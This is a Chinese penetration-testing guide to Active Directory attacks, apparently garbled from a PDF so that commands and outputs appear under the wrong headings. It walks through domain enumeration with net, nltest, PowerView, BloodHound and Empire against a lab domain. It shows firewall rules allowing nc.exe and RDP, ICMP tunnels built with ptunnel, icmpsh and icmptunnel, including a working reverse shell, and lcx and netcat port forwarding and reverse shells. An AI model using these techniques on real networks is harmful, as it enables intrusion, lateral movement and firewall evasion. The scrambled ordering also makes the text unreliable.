netsh firewall show config
```

none

```
(Windows Server 2003 系统及之前版本)允许指定程序全部连接netsh firewall add allowedprogram c:\nc.exe "allow nc" enable(W  
indows Server 2003 之后系统版本)允许指定程序连入netsh advfirewall firewall add rule name="pass nc" dir=in action=allow  
program="C: \nc.exe"允许指定程序连出netsh advfirewall firewall add rule name="Allow nc" dir=out action=allow program  
="C: \nc.exe"允许 3389 端口放行netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in localp  
ort=3389 action=allow
```

判断主域

none

```
netsh advfirewall set currentprofile logging filename "C:\windows\temp\fw.log"
```

2、收集域内基础信息

查看域

none

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
```

查看域内计算机

none

```
REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /V PortNumber
```

none

```
wmic path win32_terminalsettingsetting where (__CLASS != "") call setallowtsconnections 1
```

查看域内用户组列表

none

```
wmic /namespace:\\root\cimv2\terminalservices path win32_terminalsettingsetting where (__CLASS != "") call setallo
```

```
wtsconnections 1wmic /namespace:\\root\\cimv2\\terminalservices path win32_tsgeneralsetting where (TerminalName='RD
P-Tcp') call setuserauthenticationrequired 1reg add "HKLM\\SYSTEM\\CURRENT\\CONTROLSET\\CONTROL\\TERMINAL SERVER" /v f
SingleSessionPerUser /t REG_DWORD /d 0 /f
```

查看域用户组信息

none

```
ipconfig /all
```

none

```
C:\Users\daniel10> ipconfig /all
```

Windows IP 配置

主 DNS 后缀 : teamssix.com

DNS 后缀搜索列表 : teamssix.com

以太网适配器 Ethernet0:

IPv4 地址 : 192.168.7.110

子网掩码 : 255.255.255.0

默认网关 : 192.168.7.1

DNS 服务器 : 192.168.7.7

查看域密码策略信息

none

```
nslookup teamssix.com
```

查看域信任信息

none

```
C:\Users\daniel10> nslookup teamssix.com
```

```
服务器:    UnKnown
```

```
Address:    192.168.7.7
```

```
名称:       teamssix.com
```

```
Address:    192.168.7.7
```

none

```
systeminfo
```

3、收集域用户和管理员信息

查询域用户列表

none

```
C:\Users\daniel10> systeminfo | findstr 域:  
域: teamssix.com
```

查询域用户详细信息

none

```
net config workstation
```

none

```
C:\Users\daniel10> net config workstation | findstr 域
```

工作站域	TEAMSSIX
工作站域 DNS 名称	teamssix.com
登录域	TEAMSSIX

查询存在的用户

none

```
net time /domain
```

常用的 dsquery 命令

none

```
C:\Users\daniel10> net time /domain\\dc.teamssix.com 的当前时间是 2021/2/13 20:49:56命令成功完成。
```

4、查找域控制器

查看域控制器

none

```
net view /domain
```

none

```
C:\Users\daniel10> net view /domainDomain-----  
-----TEAMSSIX命令成功完成。
```

none

```
net view /domain:domain_name
```

none

```
C:\Users\daniel10> net view /domain:teamssix服务器名称 注解-----  
-----\\DANIEL10\DANIEL7\DC命令成功完成。
```

none

```
net group /domain
```

查看域控制器组

none

```
C:\Users\daniel10> net group /domain这项请求将在域 teamssix.com 的域控制器处理。\\dc.teamssix.com 的组帐户-----
-----*Admins*Domain Admins*Domain Computers*Domain U
sers*Enterprise Admins命令成功完成。
```

none

```
net group "Enterprise Admins" /domain
```

5、定位域管理员

psloggedon

在 Windows 上使用 `net session` 可以查看谁使用了本机资源，但不能查看谁在使用远程计算机资源、谁登录了本地或远程计算机，使用 psloggedon 可以查看本地登录的用户和通过本地计算机或远程计算机进行资源登录的用户。

psloggedon 下载地址：<https://docs.microsoft.com/en-us/sysinternals/downloads/psloggedon>

none

```
C:\Users\daniel10> net group "Enterprise Admins" /domain这项请求将在域 teamssix.com 的域控制器处理。组名      Enterprise
Admins注释      指定的公司系统管理員成员-----
Administrator命令成功完成。
```

none


```
net accounts /domain
```

PVEFindADUser

PVEFindADUser 用于查找活动目录用户登录的位置、枚举域用户，以及查找在特定计算机上登录的用户，包括本地用户、通过 RDP 登录的用户、用于运行服务器和计划任务的用户，该工具需要管理员权限。

PVEFindADUser 下载地址：<https://github.com/chrisdee/Tools/tree/master/AD/ADFindUsersLoggedOn>

none

```
C:\Users\daniel10> net accounts /domain这项请求将在域 teamssix.com 的域控制器处理。强制用户在时间到期之后多久必须注销?:  
从不密码最短使用期限(天):          1密码最长使用期限(天):          42密码长度最小值:  
7保持的密码历史记录长度:          24锁定阈值:          从不锁定持续时间(分):  
30锁定观测窗口(分):          30计算机角色:          PRIMARY命令成功完成。
```

none

```
nltest /domain_trusts
```

netview

netview 是一个枚举工具，使用 WinAPI 枚举系统，利用 NetSessionEnum 寻找登录会话，利用 NetShareEnum 寻找共享，利用 NetWkstaUserEnum 枚举登录的用户，netview 可以查询共享入口和有价值的用户，其绝大部分功能无需管理员权限就可使用。

Netview 下载地址：<https://github.com/muhix/netview>

no view | 地址: <https://github.com/teamsix/noview>

none

```
C:\Users\daniel10> nltest /domain_trusts域信任的列表: 0: TEAMSSIX teamssix.com (NT 5) (Forest Tree Root) (Primary Domain) (Native)此命令成功完成
```

none

```
net user /domain
```

NSE 脚本

常用的 NSE 脚本如下:

`smb-enum-domains.nse` : 对域控制器进行信息收集, 可以获取主机信息、用户、可使用密码策略的用户等

`smb-enum-users.nse` : 在进行域渗透时, 如获取了域内某台主机权限, 但权限有限, 无法获取更多的域用户信息, 可借助此脚本对域控制器进行扫描

`smb-enum-shares.nse` : 遍历远程主机的共享目录

`smb-enum-processes.nse` : 对主机的系统进程进行遍历, 通过此信息, 可知道目标主机运行着哪些软件

`smb-enum-sessions.nse` : 获取域内主机的用户登陆会话, 查看当前是否有用户登陆, 且不需要管理员权限

`smb-os-discovery.nse` : 收集目标主机的操作系统、计算机名、域名、域林名称、NetBIOS 机器名、NetBIOS 域名、工作组、系统时间等信息

NES 脚本下载地址: <https://nmap.org/nsedoc/scripts/>

none

```
C:\Users\daniel10> net user /domain这项请求将在域 teamssix.com 的域控制器处理。\\dc.teamssix.com 的用户帐户-----  
-----admin Administrator  
daniel10
```

```
:nmap/ $ nmap --script=smb-os-discovery.nse -p 445 192.168.7.107  
  
Nmap scan report for 192.168.7.107  
Host is up (0.00059s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
  
Host script results:  
| smb-os-discovery:  
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)  
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional  
|   Computer name: daniel7  
|   NetBIOS computer name: DANIEL7\x00  
|   Domain name: teamssix.com  
|   Forest name: teamssix.com  
|   FQDN: daniel7.teamssix.com
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
```

PowerView 脚本

PowerView 脚本中包含了一系列的 powershell 脚本，信息收集相关的脚本有 Invoke-StealthUserHunter、Invoke-UserHunter 等，要使用 PowerView 脚本需要将 PowerView 文件夹复制到 PowerShell 的 Module 文件夹内，Module 文件夹路径可以通过在 PowerShell 中输入 `$Env:PSModulePath` 查看，我这里将其复制到了 C:\Program Files\WindowsPowerShell\Modules 文件夹内。

接着在 powershell 中输入 `Import-Module PowerView` 即可导入 PowerView，使用 `Get-Command -Module PowerView` 可查看已导入的 PowerView 命令

none

```
wmic useraccount get /all
```

PowerView 脚本下载地址：<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView>

注：在打开上面的下载地址时会看到该项目已被转移到其他项目下，但是当我在使用新版本的 PowerView 脚本时，发现找不到 `Invoke-StealthUserHunter` 命令，而旧版本的 PowerView 有 `Invoke-StealthUserHunter` 命令

Invoke-StealthUserHunter：只需要进行一次查询，就可以获取域里面的所有用户。其原理为：从

`user.HomeDirectories` 中提取所有用户，并对每个服务器进行 `Get-NetSession` 获取。因不需要使用 `Invoke-UserHunter`

对每台机器进行操作，所以这个工具的隐蔽性相对较高（但涉及的机器不一定要全）。PowerView 默认使用 `+` 和 `-`

对每台机器进行操作，所以这个方法的隐蔽性相对较高（但涉及的机器不止一台）。PowerView 默认使用 `Invoke-StealthUserHunter` 如果找不到需要的信息，就会使用 `Invoke-UserHunter`。

Invoke-UserHunter：找到域内特定的用户群，接受用户名、用户列表和域组查询，接收一个主机列表或查询可用的主机域名。使用 `Get-NetSession` 和 `Get-NetLoggedon`（调用 `NetSessionEnum` 和 `NetWkstaUserEnumAPI`）扫描每台服务器并对扫描结果进行比较，从而找出目标用户集，在使用时不需要管理员权限。

none

```
C:\Users\daniel10> wmic useraccount get /allAccountType Caption Description
Disabled Domain FullName InstallDate LocalAccount Lockout Name
PasswordChangeable PasswordExpires PasswordRequired SID SIDType St
atus512 DANIEL10\Administrator 管理计算机(域)的内置帐户 TRUE
DANIEL10 TRUE FALSE Administrator TRUE
FALSE TRUE S-1-5-21-1097120846-822447287-3576165687-500 1 Degraded512 D
ANIEL10\DefaultAccount 系统管理的用户帐户。 TRUE DANIEL10
TRUE FALSE DefaultAccount TRUE FALSE S-1-5-21-1097
120846-822447287-3576165687-503 1 Degraded
```

PowerView 中的其他信息收集模块：

Get-NetDomain: 获取当前用户所在域名称

Get-NetUser: 获取所有用户的详细信息

Get-NetDomainController: 获取所有域控制器的信息

Get-NetComputer: 获取域内所有机器的详细信息

Get-NetOU: 获取域中的 OU 信息

Get-NetGroup: 获取所有域内组和组成员信息

Get-NetFileServer: 根据 SPN 获取当前域使用的文件服务器信息

Get-NetShare: 获取当前域内所有的网络共享信息

Get-NetSession: 获取指定服务器的会话

Get-NetRDPSession: 获取指定服务器的远程连接

Get-NetProcess: 获取远程主机的进程

Get-UserEvent: 获取指定用户的日志

Get-ADObject: 获取活动目录的对象

Get-NetGPO: 获取域内所有组的策略对象

Get-DomainPolicy: 获取域默认策略或域控制器策略

Invoke-UserHunter: 获取域用户登陆的计算机信息及该用户是否有本地管理员权限

Invoke-ProcessHunter: 通过查询域内所有的机器进程找到特定用户

Invoke-UserEventHunter: 根据用户日志查询某域用户登陆过哪些域机器

Empire

Empire 中的 `user_hunter` 模块用于查找域管理员登陆的机器, 使用

`powershell/situational_awareness/network/powerview/user_hunter` 模块 可查看哪个用户登陆哪台主机

6、查找域管理员进程

none

none

列出本机的所有进程及进程用户

none

40/273

如果在列出的进程中看到了用户名为管理员用户名的话，便是找到了域管理员进程。

1、介绍

BloodHound 使用可视化图形显示域环境中的关系，攻击者可以使用 BloodHound 识别高度复杂的攻击路径，防御者可以使用 BloodHound 来识别和防御那些相同的攻击路径。蓝队和红队都可以使用 BloodHound 轻松深入域环境中的权限关系。

BloodHound 通过在域内导出相关信息，在将数据收集后，将其导入 Neo4j 数据库中，进行展示分析。因此在安装 BloodHound 时，需要安装 Neo4j 数据库。

2、安装

因为 Neo4j 数据库需要 Java 支持，因此安装 BloodHound 需要先安装 Java，这里以 Windows 系统下的安装为例。

Java

JDK 需要下载最新版本，不然 Neo4j 运行可能会报错，JDK 下载地址：

<https://www.oracle.com/java/technologies/javase-downloads.html>，下载之后，直接安装即可。

Neo4j

Neo4j 直接下载最新版本，下载地址：<https://neo4j.com/download-center/#community>

下载最新版本之后解压下载文件，打开 bin 目录，执行命令 `neo4j.bat console`，之后打开浏览器访问 <http://localhost:7474> 登陆后台，输入以下信息连接到数据库说明安装就完成了。

none


```
C:\Users\daniel10> nltest /DCLIST:teamssix获得域“teamssix”中 DC 的列表(从“\DC”中)。      dc.teamssix.com [PDC] [DS]
站点: Default-First-Site-Name此命令成功完成
```

BloodHound

BloodHound 项目地址: <https://github.com/BloodHoundAD/BloodHound> , 下载后解压打开 BloodHound.exe, 输入 Neo4j 数据库的账号密码即可完成安装。

3、使用

安装完成 BloodHound 后, 需要进行数据的采集与导入, 数据的采集可以使用 ps1 脚本或者使用 exe 程序收集, 工具下载地址: <https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors>

这里使用 SharpHound.exe 进行数据的采集, 将 SharpHound.exe 拷贝到目标上, 执行 `SharpHound.exe -c all` 进行数据采集。

none

```
nslookup -type=SRV _ldap._tcp
```

如果使用 ps1 脚本收集, 命令为:

none

```
C:\Users\daniel10> nslookup -type=SRV _ldap._tcp_ldap._tcp.teamssix.com SRV service location:
- 0 weight - 100 port - 389 svr hostname - dc.teamssix.com dc.teamssix.com
```

```
weight = 100 port = 3306  
six.com internet address = 192.168.7.7  
svr_hostname = dc.teamssix.comdc.teamssix.com
```

采集到的数据会以 zip 压缩包的格式保存，将其拷贝到 BloodHound 所在主机上，在 BloodHound 右侧图标里点击 Upload Data，之后上传刚才生成的压缩包就可以导入数据了。

或者直接将 zip 压缩包拖拽到 BloodHound 里也可以导入数据。


在 BloodHound 右上角有三个板块：

- 1、Database Info（数据库信息），可以查看当前数据库中的域用户、域计算机等统计信息。
- 2、Node Info（节点信息），单击某个节点时，在这里可以看到对应节点的相关信息。
- 3、Analysis（分析查询），在 BloodHound 中预设了一些查询条件，具体如下：

none

```
netdom query pdc
```

比如这里查询到域管理员的最短路径





路径由粗到细表示 xx 对 xx 有权限或关系

总的来说感觉 BloodHound 还是挺有意思的，可以很直观的看到域内主机间的关系。不过毕竟是辅助工具，还是需要不断提升自己的实力、经验才能更好的去分析这样的一个结果才是。

1、介绍

在内网中，如果攻击者使用 HTTP、DNS 等应用层隧道都失败了，那么或许可以试试网络层的 ICMP 隧道，ICMP 协议最常见的场景就是使用 ping 命令，而且一般防火墙都不会禁止 ping 数据包。

因此我们便可以将 TCP/UDP 数据封装到 ICMP 的 ping 数据包中，从而绕过防火墙的限制。

2、建立 ICMP 隧道工具

用于建立 ICMP 隧道的工具常见有：ptunnel、icmpsh、icmptunnel 等

ptunnel

ptunnel 全称 PingTunnel，Kali 下自带该工具，Linux 下安装过程如下：

none

```
C:\Users\daniel10> netdom query pdc域的主域控制器:DC命令成功完成。
```

ptunnel 常用命令介绍:

none

```
net group "domain controllers" /domain
```

目前有这样的一个场景，当前已经拿下了一台外网 Web Linux 服务器，想通过它利用 ICMP 协议连接内网的一台已经开启远程桌面的 Windows，网络结构简化如下。

none

```
C:\Users\daniel10> net group "domain controllers" /domain
这项请求将在域 teamssix.com 的域控制器处理。组名 Domain Co
ntrollers注释 在網域所有的網域控制站成员-----
-----DC$命令成功完成。
```

在 Kali 攻击机上执行以下命令

none

```
psloggedon.exe [-] [-l] [-x] [\\computername\username]-          显示支持的选项和用于输出值的单位。-
l                          仅显示本地登录，不显示本地和网络资源登录。-x          不显示登录时间。\\comput
ername 指定要列出登录信息的计算机的名称。Username          指定用户名，在网络中搜索该用户登录的计算机。
```

none

```
C:\Users\daniel10> PsLoggedon.exe -l \\192.168.7.7Users logged on locally:2021/2/13 20:53:08  
inistrator
```

TEAMSSIX\Adm

在 Linux Web 跳板机上执行以下命令

之后访问 Kali 攻击机 172.16.214.6 的 1080 端口就会连接到 Win RDP 目标机 192.168.7.110 的 3389 端口了，不过实测发现这种方法有些不稳定。





icmpsh

icmpsh 使用很简单，直接在 github 上下载，运行时不需要管理员权限，但是在使用时需要关闭本地系统的 ICMP 应答，不然 shell 的运行会不稳定。

none

-h 显示帮助信息 **-u** 检测程序是否有新版本
-current ["username"] **-current** 参数显示每台 PC 上当前登录的用户在域中。如果指定用户名（在引号之间），则仅将显示该特定用户登录的 PC
-noping 阻止尝试枚举用户登录名之前对目标计算机执行 ping 命令 **-target**
此可选参数允许您指定要查询的主机。如果未指定此 **-target** 参数，则将查询当前域中的所有主机。如果决定指定 **-target**，然后指定以逗号分隔的主机名。查询结果将被输出到 **report.csv** 文件中

icmpsh 常用命令介绍：

none

```
C:\Users\daniel10> PVEFindADUser.exe -current [+] Finding currently logged on users ? true [+] Finding last logge
```

```
d on users ? false [+] Enumerating all computers... [+] Number of computers found : 15 [+] Launching queries
[+] Processing host : dc.teamssix.com (Windows Server 2008 R2 Datacenter;Service Pack 1) - Logged on user
: teamssix\administrator [+] Processing host : daniel7.teamssix.com (Windows 7 专业版;Service Pack 1) [+]
Processing host : daniel10.teamssix.com (Windows 10 专业版) [+] Report written to report.csv
```

目前有这样的一个场景，攻击机能通过 ICMP 协议访问到目标主机，但是目标上有防火墙，拒绝了敏感端口比如 22、3389 端口的访问，这个时候可以使用 icmpsh 利用 ICMP 协议建立反向 shell

none

```
-h 显示帮助信息 -f filename.txt 指定要提取主机列表的文件 -e filename.txt 指定要排除的主机名的文件 -o filename.
txt 将所有输出重定向到指定的文件 -d domain 指定要提取主机列表的域。如果没有指定，则从当前域中提取主机列表 -g group
指定搜索的组名。如果没有指定，则在 Domain Admins 组中搜索 -c 对已找到的共享目录/文件的访问权限进行检查 -i interval
枚举主机之间等待的秒数 -j jitter 应用于间隔的抖动百分比 (0.0-1.0)
```

在攻击机上运行：

none

```
C:\Users\daniel10> netview.exe -d [+] Number of hosts: 3 [+] Host: DANIEL10 Enumerating AD Info [+] DANIEL10 - Commen
t - [+] D - OS Version - 10.0 [+] DANIEL10 - MSSQL Server Enumerating IP Info [+] (null) - IPv4 Address - 192.168.7.1
10 Enumerating Share Info Enumerating Session Info Enumerating Logged-on Users [+] DANIEL10 - Logged-on - TEAMSSIX\da
niel10 [+] Host: DC Enumerating AD Info [+] DC - Comment - [+] D - OS Version - 6.1 [+] DC - Domain Controller Enumerat
ing IP Info [+] (null) - IPv4 Address - 192.168.7.7.....内容较多故省略.....
```

在目标机上运行

none


```
C:\Users\daniel10> nmap --script=smb-os-discovery.nse -p 445 192.168.7.107Starting Nmap 7.91 ( https://nmap.org )
at 2021-02-21 09:44 CSTNmap scan report for 192.168.7.107Host is up (0.00053s latency).PORT      STATE SERVICE445/tcp open  microsoft-dsHost script results:| smb-os-discovery:|   OS: Windows 7 Professional 7601 Service Pack 1 (W
indows 7 Professional 6.1)|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional|   Computer name: daniel7|   N
etBIOS computer name: DANIEL7\x00|   Domain name: teamssix.com|   Forest name: teamssix.com|   FQDN: daniel7.team
ssix.com|_   System time: 2021-02-21T09:44:33+08:00Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

此时在攻击机上可以看到通过 icmp 协议建立的 shell

```
# python2 icmpsh_m.py 172.16.214.6 172.16.214.2
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\teamssix\Desktop>dir
dir
驱动器 C 中的卷没有标签。
卷的序列号是 9AED-49B6

C:\Users\teamssix\Desktop 的目录

2021/04/07  15:33    <DIR>          .
2021/04/07  15:33    <DIR>
```

```

2021/04/07 15:09      19,033 icmpsh.exe
2021/02/23 16:11    <DIR>      tmp
                1 个文件      19,033 字节
                3 个目录 49,628,549,120 可用字节

C:\Users\teamssix\Desktop>

```

icmptunnel

icmptunnel 的优势在于可以穿过状态防火墙或 NAT，同样在 github 上进行下载，值得注意的是该工具只有 Linux 版。

none

```

PS C:\Users\daniel10> Import-Module PowerView
PS C:\Users\daniel10> Get-Command -Module PowerView
CommandType      Name
-----
Version          Source
-----
Find-UserTrustGroup 1.0      PowerViewAlias
Get-ComputerProperties 1.0      PowerView.....内容较多故省略.....

```

目前有这样的一个场景，攻击者为 Linux，但由于目标存在状态防火墙或者使用了 NAT 导致无法获得 shell，此时可以通过 icmptunnel 绕过限制。

none

```

PS C:\Users\daniel10> Invoke-UserHunter
UserDomain      : TEAMSSIX
UserName        : Administrator
ComputerName    : dc.teamssix.com
IP              : 192.168.7.7
SessionFrom     : LocalAdmin
UserDomain      : TEAMSSIX
UserName        : daniel10
ComputerName    :
IP              :

```

```
erName : daniel10.teamssix.comIP : 192.168.7.110SessionFrom : LocalAdmin : UserDomain : TEAMSSIXUser
Name : AdministratorComputerName : daniel7.teamssix.comIP : 192.168.7.107SessionFrom : LocalAdmin
:
```

在攻击机上运行：

none

```
(Empire: listeners) > agents[*] Active agents: Name      La Internal IP      Machine Name      Username
Process      PID      Delay      Last Seen ----      -- -----
-----
r powershell      2256      5/0.0      2021-02-22 20:39:54(Empire: agents) > usemodule powershell/powershell/situat
ional_awareness/network/powerview/user_hunter(Empire: powershell/situational_awareness/network/powerview/user_hun
ter) > set Agent 3XRCWAB2(Empire: powershell/situational_awareness/network/powerview/user_hunter) > execute[*] Ta
sked 3XRCWAB2 to run TASK_CMD_JOB[*] Agent 3XRCWAB2 tasked with task ID 1[*] Tasked agent 3XRCWAB2 to run module
powershell/situational_awareness/network/powerview/user_hunter[*] Valid results returned by 192.168.7.7.....
```

在攻击机上新开启一个终端运行：

none

```
net group "Domain Admins" /domain
```

在目标机上运行：

none

```
C:\Users\daniel10>net group "Domain Admins" /domain这项请求将在域 teamssix.com 的域控制器处理。组名 Domain Admins注
```

释 指定的域管理员成员-----Administrato
r命令成功完成。

在目标机上新开启一个终端运行：

none

```
tasklist /v
```

至此，已经通过 ICMP 建立了一个点对点隧道。

在攻击机上，尝试通过 ssh 进行连接，可以看到通过刚才建立的隧道成功连接到目标机。

```
# ssh root@10.0.0.2
The authenticity of host '10.0.0.2 (10.0.0.2)' can't be established.
ECDSA key fingerprint is SHA256:ta4Pt7CrQ1Y9iJA42VR7s0jXNnR0TZHwfV9GG7ua14.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.2' (ECDSA) to the list of known hosts.
root@10.0.0.2's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-139-generic x86_64)

root@ubuntu:~# ifconfig | grep "inet"
    inet 172.16.214.5 netmask 255.255.255.0 broadcast 172.16.214.255
    inet6 fe80::69da:98d7:3f17:f9fc prefixlen 64 scopeid 0x20<link>
    inet 192.168.7.5 netmask 255.255.255.0 broadcast 192.168.7.255
    inet6 fe80::20c:29ff:fe2a:1857 prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    inet 10.0.0.2 netmask 255.255.255.0 destination 10.0.0.2
```

```
inet6 fe80::f1dc:d18d:18f8:5b10 prefixlen 64 scopeid 0x20<link>
```

1、lcx 使用

lcx 分为 Windows 版和 Linux 版，Linux 版叫 portmap

Windows

内网端口转发

none

```
C:\Users\daniel10>tasklist /v映像名称
PID 会话名
会话# 内存使用 状态
用户名 CPU 时间 窗口标题=====
=====
System Idle Process 0 Servi
ces 0 8 K Unknown NT AUTHORITY\SYSTEM 68:3
5:16 暂缺System 4 Services 0 924 K Unknown 暂缺
0:24:14 暂缺svchost.exe 9228 Console 2 2,932 K Unknown TEAMSSIX
\daniel10 0:00:00 暂缺tasklist.exe 10768 Console
2 9,540 K Unknown TEAMSSIX\daniel10 0:00:00 暂缺.....内容过多省略.....
```

none

```
URL: neo4j://localhost:7687
用户名(默认): neo4j
密码(默认): neo4j
```

在建立连接后，访问公网代理主机的 5555 端口就能访问到内网失陷主机的 3389 端口了。

本地端口映射

如果目标主机不能出网，这时可以利用内网中能够出网的主机，将其不能出网的主机端口映射到自身上，再借助端口转发到公网进行访问。

none

```
C:\Users\daniel10>SharpHound.exe -c all
-----
Initializing SharpHound at 22:36 on 2021/2/25
-----

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container
[+] Creating Schema map for domain TEAMSSIX.COM using path CN=Schema,CN=Configuration,DC=teamssix,DC=com
[+] Cache File Found! Loaded 1332 Objects in cache
[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 24 MB RAM
Status: 673 objects finished (+673 134.6)/s -- Using 43 MB RAM
Enumeration finished in 00:00:05.3136324
Compressing data to .\20210225223622_BloodHound.zip
You can upload this file directly to the UI
SharpHound Enumeration Completed at 22:36 on 2021/2/25! Happy Graphing!
```

Linux

内网端口转发

none

```
powershell -exec bypass -command "Import-Module ./SharpHound.ps1; Invoke-BloodHound -c all"
```

此时访问公网主机 IP 的 5555 端口，就会访问到内网失陷主机的 22 端口了。

2、netcat 使用

nc 下载地址：<https://eternallybored.org/misc/netcat/>

nc 全称 netcat，它的功能很多，这里简单记录下两个常用的功能，其他的比如文件传输、端口扫描等等的就不介绍了，毕竟平时使用频率有一说一还是比较少的。

none

- 1、查询所有域管理员
- 2、寻找到域管理员的最短路径
- 3、查找具有DCSync权限的主体
- 4、具有外部域组成员资格的用户
- 5、具有外部域名组成员资格的组
- 6、映射域信任
- 7、到无约束委托系统的最短路径
- 8、到达Kerberoastable用户的最短路径
- 9、从Kerberoastable用户到域管理员的最短路径
- 10、拥有的主体的最短路径
- 11、从拥有的主体到域管理员的最短路径
- 12、到高价值目标的最短路径
- 13、查找域用户是本地管理员的计算机
- 14、查找域用户可以读取密码的计算机
- 15、从域用户到高价值目标的最短路径
- 16、找到从域用户到高价值目标的所有路径
- 17、找到域用户可以RDP的工作站
- 18、找到域用户可以RDP的服务器
- 19、查找域用户组的危险权限

- 20、找到高价值群体中能够支持kerberoable的成员
- 21、列出所有kerberoable用户
- 22、查找具有大多数特权的Kerberoastable用户
- 23、查找到非域控制器的域管理登录
- 24、查找不支持操作系统的计算机
- 25、查找AS-REP Roastable用户(DontReqPreAuth)

个人觉着最常用的功能，这个不仅可以用来查看 banner 信息，还能用来判断端口是否开放。

none

```
yum -y install byaccyum -y install flex bison#安装libpcap依赖库wget http://www.tcpdump.org/release/libpcap-1.9.0.tar.gztar -xzf libpcap-1.9.0.tar.gzcd libpcap-1.9.0./configuremake && make install#安装PingTunnelwget http://www.cs.uit.no/~daniels/PingTunnel/PingTunnel-0.72.tar.gztar -xzf PingTunnel-0.72.tar.gzcd PingTunnelmake && make install
```

反弹 shell

个人觉着这个也是最常用的功能，可以使用 -e 指定 /bin/bash 进行反弹，也可以直接 -c 指定 bash 或者 cmd

-e 指定反弹 shell

none

-p: 指定跳板服务器 IP 地址 -lp: 监听本地 TCP 端口 -da: 指定访问目标的内网 IP 地址 -dp: 指定访问目标的端口 -m: 设置隧道最大并发数 -v: 输入内容详细级别 (-1到4, 其中-1为无输出, 4为全部输出) -udp: 切换使用UDP代替ICMP, 代理将监听端口53 (必须是 root 权限) -x: 设置隧道密码, 防止滥用 (客户端和代理端必须相同)

none

```
Kali 攻击机      172.16.214.6 (外网) | Linux Web 跳板机 172.16.214.5 (外网) | 192.168.7.5 (内网) | W
in RDP 目标机    192.168.7.110 (内网)
```

-c 指定反弹 shell

none

```
